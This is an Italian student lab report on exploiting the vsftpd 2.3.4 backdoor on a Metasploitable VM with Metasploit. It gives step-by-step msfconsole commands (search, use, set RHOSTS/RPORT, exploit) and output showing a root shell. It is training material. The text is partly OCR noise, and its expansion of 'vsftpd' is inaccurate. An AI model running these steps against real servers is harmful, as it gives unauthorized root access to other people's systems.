

# S7 L1

Svolgimento Esercizio

Giulia Salani

# Consegna

Traccia:

Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd».

Configurare l'indirizzo della vostra macchina Metasploitable come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/).

Chiamate la cartella test\_metasploit.

Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

# Exploit: definizione

Nella **fase di exploit** di un penetration test, gli analisti di sicurezza utilizzano vulnerabilità precedentemente identificate per compromettere sistemi o reti, dimostrando così la presenza di potenziali rischi per la sicurezza.


**Metasploit** è un framework open-source per test di penetrazione e sviluppo di exploit.

Fornisce strumenti per scoprire, sfruttare e correggere le vulnerabilità nei sistemi, contribuendo a migliorare la sicurezza informatica.

# vsftpd: definizione

Il protocollo **vsftpd**, acronimo di "Very Secure File Transfer Protocol Daemon", è un server FTP (File Transfer Protocol) ampiamente utilizzato su sistemi Unix-like.

Progettato per massimizzare la sicurezza, vsftpd si distingue per la sua focalizzazione sulla velocità e la riduzione delle vulnerabilità. Implementa funzionalità avanzate come il supporto SSL/TLS per cifrare la comunicazione, rendendolo una scelta popolare per trasferimenti di file sicuri su reti.



Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

File Actions Edit View Help

(kali@kali)~  
\$ msfconsole

Metasploit tip: Use sessions -1 to interact with the last opened session

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

the matrix has you  
follow the white rabbit.

knock, knock, Neo.

Home

Eprodeila

TestVengrad

<https://metasploit.com>

```
= [ metasploit v6.3.50-dev ]  
+ -- -- [ 2384 exploits - 1235 auxiliary - 417 post ]  
+ -- -- [ 1388 payloads - 46 encoders - 11 nops ]  
+ -- -- [ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

msf6 >

In un altro terminale, con il comando **msfconsole** lanciamo Metasploit Framework.

CTRL (DESTRA)

Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

kali@kali: ~

File Actions Edit View Help

(kali@kali)-[~]  
\$ msfconsole

Metasploit tip: Use sessions -1 to interact with the last opened session

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

the matrix has you  
follow the white rabbit.

knock, knock, Neo.

Home

Episodi

TestVuln

https://metasploit.com

metasploit v6.3.50-dev

+ -- [ 2384 exploits - 1235 auxiliary - 417 post ]  
+ -- [ 1388 payloads - 46 encoders - 11 nops ]  
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd\_234\_backdoor

msf6 >

Il comando **search vsftpd** in msfconsole consente di cercare moduli e exploit relativi al servizio vsftpd.

Notiamo l'exploit #1, che è perfetto per noi.

CTRL (DESTRA)

Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

kali@kali: ~

File Actions Edit View Help

(kali@kali)-[~]  
\$ msfconsole

Metasploit tip: Use sessions -1 to interact with the last opened session

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

the system wake up, Neo...  
the matrix has you  
follow the white rabbit.

knock, knock, Neo.

Home

Episode 1

TestVuln

https://metasploit.com

=[ metasploit v6.3.50-dev ]  
+ -- --[ 2384 exploits - 1235 auxiliary - 417 post ]  
+ -- --[ 1388 payloads - 46 encoders - 11 nops ]  
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd\_234\_backdoor

msf6 > use exploit/unix/ftp/vsftpd\_234\_backdoor

[\*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > █

Comunichiamo a Metasploit che dovrà utilizzare quell'exploit.

Comando: **use exploit/unix/ftp/vsftpd\_234\_backdoor.**

CTRL (DESTRA)



Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

kali@kali: ~

File Actions Edit View Help

knock, knock, Neo.

Train

FTP System

Home

<https://metasploit.com>

```
= [ metasploit v6.3.50-dev ]
+ -- [ 2384 exploits - 1235 auxiliary - 417 post ]
+ -- [ 1388 payloads - 46 encoders - 11 nops ]
+ -- [ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

msf6 > search vsftpd

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd\_234\_backdoor

msf6 > use exploit/unix/ftp/vsftpd\_234\_backdoor

[\*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > set RHOSTS 192.168.32.106

RHOSTS => 192.168.32.106

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > set RPORT 21

RPORT => 21


msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > exploit

```
[*] 192.168.32.106:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.32.106:21 - USER: 331 Please specify the password.
[*] 192.168.32.106:21 - Backdoor service has been spawned, handling...
[*] 192.168.32.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.32.107:43157 -> 192.168.32.106:6200) at 2024-01-15 11:35:13 +0100
```

Settiamo l'host target tramite **set RHOSTS ip target** e la porta obiettivo tramite **set RPORT porta target** e possiamo lanciare l'exploit con il comando **exploit**.

A questo punto, siamo nella shell.

CTRL (DESTRA)



```
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin    dev    initrd    lost+found  nohup.out  root  suse  usr
boot   etc    initrd.img  media      opt        sbin  test_metasploit  var
cdrom  home  lib        mnt        proc       srv   tmp      vmlinuz
msfadmin@metasploitable:/$
```